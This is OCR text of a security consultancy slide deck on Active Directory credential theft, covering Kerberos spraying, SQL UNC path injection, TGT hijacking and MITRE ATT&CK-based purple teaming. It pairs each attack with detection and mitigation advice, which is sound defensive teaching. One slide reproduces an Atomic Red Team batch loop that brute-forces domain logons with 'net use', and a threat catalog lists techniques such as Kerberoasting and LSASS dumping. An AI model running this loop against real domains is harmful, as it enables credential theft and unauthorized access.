Internal Access (Unauthenticated) → Low Privilege (Regular User) → High Privilege (Service Account) → Domain Dominance

protiviti

PREVENT/DETECT

THE (LATEST) KER-DENTIAL THEFT SHUFFLE

- Kerberos User Enumeration
- **Kerberos Password Spraying**
- Microsoft SQL Path Injection
- Kerberos TGT Hijacking

Prevent/Mitigate

- ~Complexity
- Blacklisting

Detect

- ~~4625 - An account failed to log on~~
- 4771 - Kerberos pre-authentication failed
    - Source IP
    - Observation Period
- Bad Password Count?

https://speakerdeck.com/ropnop/fun-with-ldap-kerberos-and-msrpc-in-ad-environments?slide=81

MALICIOUS ACCESS GAINED

protiviti

PREVENT/DETECT

THE (LATEST) KER-DENTIAL THEFT SHUFFLE

- Kerberos User Enumeration
- Kerberos Password Spraying
- **Microsoft SQL Path Injection**
- Kerberos TGT Hijacking

Prevent/Mitigate

- Database Account
- Stored Procedures (Public Role / Potentially Others)

Detect

- Anomalous SMB Authentication (DB to Workstation)

https://github.com/NetSPI/PowerUpSQL/wiki/SQL-Server---UNC-Path-Injection-Cheat-Sheet
https://attack.mitre.org/techniques/T1187/

MALICIOUS ACCESS GAINED

protiviti

PREVENT/DETECT

THE (LATEST) KER-DENTIAL THEFT SHUFFLE

- **Kerberos User Enumeration**
- Kerberos Password Spraying
- Microsoft SQL Path Injection
- **Kerberos TGT Hijacking**

https://blogs.technet.microsoft.com/389thoughts/2017/04/18/get-rid-of-accounts-that-use-kerberos-unconstrained-delegation/
https://adsecurity.org/?p=4056
https://www.slideshare.net/harmj0y/derbycon-the-unintended-risks-of-trusting-active-directory
https://posts.specterops.io/not-a-security-boundary-breaking-forest-trusts-cd125829518d

Prevent/Mitigate

- Unconstrained Delegation > Constrained Delegation
- Local Admin Rights
- "Account is sensitive and cannot be delegated“
- "Protected Users“
- Disabling the Print Spooler service

Detect


- Rubeus On-Disk Behavior & Interaction with LSA
- 5145 – “Monitor for servers with unconstrained delegation accessing IPC$ named pipe share to bind to the spoolss service over Domain Controllers”

MALICIOUS ACCESS GAINED


protiviti

HONORABLE MENTIONS

- [Attack] Pathfinding in Complex Environments
  - Bloodhound
- Evading Pass-the-Hash Detective Controls
  - Over Pass-The-Hash (Pass-the-Ticket)
- Thinking Outside Credential Guard
  - Malicious SSP Registration
  - Internal Monologue + NetNTLMv1 Weakness




BLOODHOUND (PATHFINDING IN COMPLEX ENVIRONMENTS)



https://github.com/BloodHoundAD/BloodHound

protiviti

BLOODHOUND (PATHFINDING IN **COMPLEX** ENVIRONMENTS)



https://github.com/BloodHoundAD/BloodHound

protiviti


WHAT NOW

Trust but Verify

- MITRE ATT&CK & Testing Resources
- Catalog
- Prioritize
- Test
- Visualize

MITRE ATT&CK

THE MITRE CYBER ATTACK LIFECYCLE



https://attack.mitre.org/resources/enterprise-introduction/

protiviti

MITRE ATT&CK
ENTERPRISE MATRIX

Enterprise Matrix

The full ATT&CK Matrix™ below includes techniques spanning Windows, Mac, and Linux platforms and can be used to navigate through the


Last Modified: 2018-10-17T00:14:20.652Z

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Disco
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account D
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Applicatio Disco
Hardware Additions	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser B Disco
Replication Through Removable Media	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	File and D Disco
Spearphishing Attachment	Control Panel Items	AppInit DLLs	Application Shimming	CMSTP	Credentials in Files	Network Scan
Spearphishing Link	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	Clear Command History	Credentials in Registry	Network Sha
Spearphishing via Service	Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Network
Supply Chain Compromise	Execution through Module Load	BITS Jobs	Dylib Hijacking	Compiled HTML File	Forced Authentication	Passwor Disco
Trusted Relationship	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Component Firmware	Hooking	Peripher Disco
Valid Accounts	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Object Model Hijacking	Input Capture	Permissio Disco
	InstallUtil	Change Default File Association	File System Permissions Weakness	Control Panel Items	Input Prompt	Process D
	LSASS Driver	Component Firmware	Hooking	DCShadow	Kerberoasting	Query R
			Image File Execution	DLL Search Order		

protiviti

MITRE ATT&CK

MALICIOUS GROUP/CAMPAIGN TECHNIQUES



https://attack.mitre.org/groups/G0007/


protiviti

MITRE ATT&CK

THREAT CATALOG

Threat Catalog

Tactic	Technique	Attack Description	Attack Assumptions	Affected Applications / Technology
Internal - Collection	**Access to Executive documents**	Attacker gains access to sensitive information (executive documents) stored within CyberArk	Compromised user with access to CyberArk/Documents	CyberArk
Internal - Command and Control	**Custom Command and Control Protocol**	Attacker established command and control of a target Windows Host using a custom c2 protocol and agent	Ability to execute code on a Windows host	Windows Hosts, Systems and Technologies That Use Active Directory Authentication
Internal - Credential Access	**Bash History**	Attackers looks through the bash history file for potential credentials	Attacker has standard user privileges on the system	Linux, macOS
Internal - Credential Access	**Create Local Account**	Attacker creates a local account on a Windows Host.	Local Administrator on Host	Windows Hosts, Systems and Technologies That Use Active Directory Authentication
Internal - Credential Access	**Credential Dumping (Kerberoast)**	Attacker uses domain user access to request tickets for all accounts with a SPN registered in Active Directory.	Attacker has gained access to an active Domain User account.	- Active Directory (Domain Controllers) - Any application leveraging AD for authentication and authorization.
Internal - Credential Access	**Credential Dumping (LSASS)**	Attacker uses local privileged access to dump LSASS wdigest/SSP secrets on a Windows Host.	Attacker has local administrative access to a Windows host.	- Active Directory (Domain Controllers) - Any application leveraging AD for authentication and authorization.
Internal - Credential Access	**Network Traffic Poisoning (LLMNR/NBT-NS)**	Attacker uses logical access to network to perform hostname lookup poisoning	None other than logical network access	Windows Hosts, Systems and Technologies That Use Active Directory Authentication
Internal - Credential Access	**Password Spraying (Internal)(Active Directory)**	Attacks perform password spraying attack against a domain controller.	None	Domain Controllers (AD)
Internal - Defense Evasion	**Indicator Blocking - Delete Security Event Log (GUI)**	Attacker used local privileged access to clear windows security log.	Attacker has administrative access on a system.	Windows Hosts, Systems and Technologies That Use Active Directory Authentication
Internal - Discovery	**Network File Share Discovery**	Attacker performs network share discovery against a large amount of shares using domain user access.	Domain User	Windows Hosts, Systems and Technologies That Use Active Directory Authentication
Internal - Execution	**Local Job Scheduling**	Attacker uses job scheduling to execute programs at system startup or on a scheduled basis for Persistence	Attacker has compromised a standard user or root account	Linux System(s)
Internal - Exfiltration	**Exfiltration Over Alternative Protocol**	Attacker uses alternative protocol (i.e. ICMP/DNS) to exfiltrate sensitive data.	Local User	Windows or Linux
Internal - Lateral Movement	**Pass the Ticket (Golden Ticket)**	Attacker creates a golden ticket with a compromised KRBTGT account.	Highly privileged access in Active Directory	Windows Hosts, Systems and Technologies That Use Active Directory Authentication
Internal - Lateral Movement	**Remote Services (WinRM)**	Attacker leverages valid credentials to access a targeted system with a remote access protocol	Attacker has compromised user credentials (with necessary permissions) and victim system is accepting connections for this specific protocol	Windows Systems
Internal - Persistence	**Windows Management Instrumentation Event Subscription**	Adversaries uses capabilities of WMI to subscribe to an event and execute arbitrary code when that event occurs, providing persistence on a system	Attacker has privileged access to Windows host.	Windows Hosts, Systems and Technologies That Use Active Directory Authentication



protiviti

MITRE ATT&CK
ATOMIC TESTS

GitHub, Inc. [US] | https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1110/T1110.md

Atomic Test #1 - Brute Force Credentials

Creates username and password files then attempts to brute force on remote host

Supported Platforms: Windows

Inputs

Name	Description	Type	Default Value
input_file_users	Path to a file containing a list of users that we will attempt to brute force	Path	DomainUsers.txt
input_file_passwords	Path to a file containing a list of passwords we will attempt to brute force with	Path	passwords.txt
remote_host	Hostname of the target system we will brute force upon	String	\COMPANYDC1\IP
domain	Domain name of the target system we will brute force upon	String	YOUR_COMPANY

Run it with `command_prompt` !


```
net user /domain > #{input_file_users}
echo "Password1" >> #{input_file_passwords}
echo "1q2w3e4r" >> #{input_file_passwords}
echo "Password!" >> #{input_file_passwords}
@FOR /F %n in (#{input_file_users}) DO @FOR /F %p in (#{input_file_passwords}) DO @net use #{remote_host} /user:
```

https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1110/T1110.md

protiviti

MITRE ATT&CK

THE MITRE ATTACK NAVIGATOR



https://mitre.github.io/attack-navigator/enterprise/

protiviti

PURPLE *TEAMING*

- Red meet Blue!
- Working directly with each other to enhance their playbooks and TTPs
- Helps blue getting their head above the noise
- “Purple is the symbiotic relation between Red and Blue team in a way that improves the security of the organization, constantly improving the skills and processes of both teams.” –Carlos Perez

https://github.com/darkoperator/Presentations/blob/master/Derbycon2016/Thinking%20Purple.pdf
Picture: http://www.delcotimes.com/article/DC/20121202/NEWS/312029964

protiviti®
Face the Future with Confidence

QUESTIONS?